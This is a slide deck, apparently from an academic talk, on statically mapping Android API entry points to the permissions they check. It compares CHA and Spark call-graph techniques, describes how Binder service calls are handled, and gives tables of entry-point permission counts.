
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
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
Static Analysis of a Permission-Based Security System



Static Analysis of a Permission-Based Security System



Static Analysis of a Permission-Based Security System



Static Analysis of a Permission-Based Security System

$$\left. \begin{array}{l} \text{Application} \\ \text{Framework} \end{array} \right\} \quad \begin{array}{c} e_1 \quad e_2 \quad e_3 \quad e_4 \\ (1 \quad 1 \quad 1 \quad 0) \\ \\ e_1 \quad p_1 \quad p_2 \quad p_3 \\ e_2 \quad 1 \quad 0 \quad 0 \\ e_3 \quad 0 \quad 0 \quad 0 \\ e_4 \quad 0 \quad 1 \quad 0 \end{array}$$

Methodology to Compute Permission Set (Step 1/3)

Step 1: Extract Framework Permission Matrix

$$M = \begin{matrix} & p_1 & p_2 & p_3 \\ e_1 & 1 & 0 & 0 \\ e_2 & 1 & 0 & 0 \\ e_3 & 0 & 0 & 0 \\ e_4 & 0 & 1 & 0 \end{matrix}$$

This step is only done *once* (for a given framework).

Methodology to Compute Permission Set (Step 2/3)

Step 2: Extract Application Access Vector

$$AV_{app} = \begin{pmatrix} e_1 & e_2 & e_3 & e_4 \\ 1 & 1 & 1 & 0 \end{pmatrix}$$

This step is done *for every application*.


Methodology to Compute Permission Set (Step 3/3)

Step 3: Infer Permission Set of the Application


$$\begin{aligned}IP_{app} &= \begin{pmatrix} 1 & 1 & 1 & 0 \end{pmatrix} \cdot \begin{pmatrix} 1 & 0 & 0 \\ 1 & 0 & 0 \\ 0 & 0 & 0 \\ 0 & 1 & 0 \end{pmatrix} \\IP_{app} &= \begin{pmatrix} 1 & 0 & 0 \end{pmatrix}\end{aligned}$$

This step is done *for every application*.


Android Framework Call Graph Construction




Android Framework Call Graph Construction




Android Framework Call Graph Construction



Android Framework Call Graph Construction



Android Framework Call Graph Construction



Call Graph Construction Techniques for Java

- ▶ Not precise: CHA (based on class hierarchy)
 - ▶ CHA essential (1/4)
 - ▶ CHA intelligent (2/4)
- ▶ Field sensitive: Spark
 - ▶ Spark naive (3/4)
 - ▶ Spark intelligent (4/4)

CHA Essential (1/4)

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- ▶ Uses CHA algorithm for call graph

CHA Essential (1/4)

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- ▶ Locates check methods in the call graph

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- ▶ Extracts names of checked permissions

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Permission Set	# entry points
with 0 permissions	31,791 (64%)
with 1 permissions	1 (< 0.01%)
with 105 permissions	18,237 (36%)
	50,029 (100%)

CHA Essential (1/4)

- ▶ Uses CHA algorithm for call graph
- ▶ Locates check methods in the call graph
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Permission Set	# entry points
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- ▶ Why explosion of permission set size?


CHA Essential (1/4)

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
- ▶ Why explosion of permission set size?
 - ▶ Call graph goes through binder code

CHA Essential (1/4): The Real World System with Multiple Software Layers



(source: Gargenta, 2012)

CHA Essential (1/4): The Reason of the Explosion



API
methods

Binder
transact
method

Services
onTransact
methods

Services
target
methods

CHA Intelligent (2/4)

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CHA Intelligent (2/4)

- ▶ Uses CHA algorithm for call graph
- ▶ Finds check methods in the call graph
- ▶ Extracts names of checked permissions
- ▶ Handles system service communication through the "Binder"

CHA Intelligent (2/4): Handling Binder

Application Code


```
Service Call  
r = getSystemService()  
p = r.getPassword()
```

Account System Service


```
getPassword() {  
    checkPermission();  
    return password;  
}
```

Binder (Linux module)

CHA Intelligent (2/4): Handling Binder



CHA Intelligent (2/4): Handling Binder



CHA Intelligent (2/4): Handling Binder

Application Code

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CHA Intelligent (2/4): Handling Binder

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
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
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Binder (Linux module)


CHA Intelligent (2/4): Handling Binder



CHA Intelligent (2/4): Handling Binder



CHA Intelligent (2/4): Handling Binder



CHA Intelligent Results (2/4)

Permission Set	# entry points (CHA Intelligent)	# entry points (CHA Essential)
with 0 permissions	32,924 (65.8%)	32,924 (64%)
with 1 permissions	39 (0.08%)	1 (< 0.01%)
with 2 permissions	55 (0.12%)	0 (0%)
with > 65 permissions	17,011 (34.0%)	18,237 (36%)
	50,029 (100%)	50,029 (100%)

Spark Naive (3/4)

- ▶ Off-the-shelf

Spark Naive (3/4)

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- ▶ Only about 1800 methods are analyzed: why?

Spark Naive (3/4)

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- ▶ Only about 1800 methods are analyzed: why?
 - ▶ Static methods

Spark Naive (3/4)

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- ▶ This approach completely fails

Spark Naive (3/4)

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- ▶ Only about 1800 methods are analyzed: why?
 - ▶ Static methods
- ▶ This approach completely fails

→ generate entry point “wrappers” to initialize objects

Spark Intelligent (4/4)


Spark Intelligent (4/4)

- ▶ Generates entry point wrappers

Spark Intelligent (4/4)

- ▶ Generates entry point wrappers
- ▶ Handles system services initialization and managers initialization

Spark Intelligent (4/4)




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
Services
target
methods

Spark Intelligent (4/4)



API methods	Binder transact method	Services onTransact methods	Services target methods
-------------	------------------------	-----------------------------	-------------------------

Spark Intelligent (4/4)



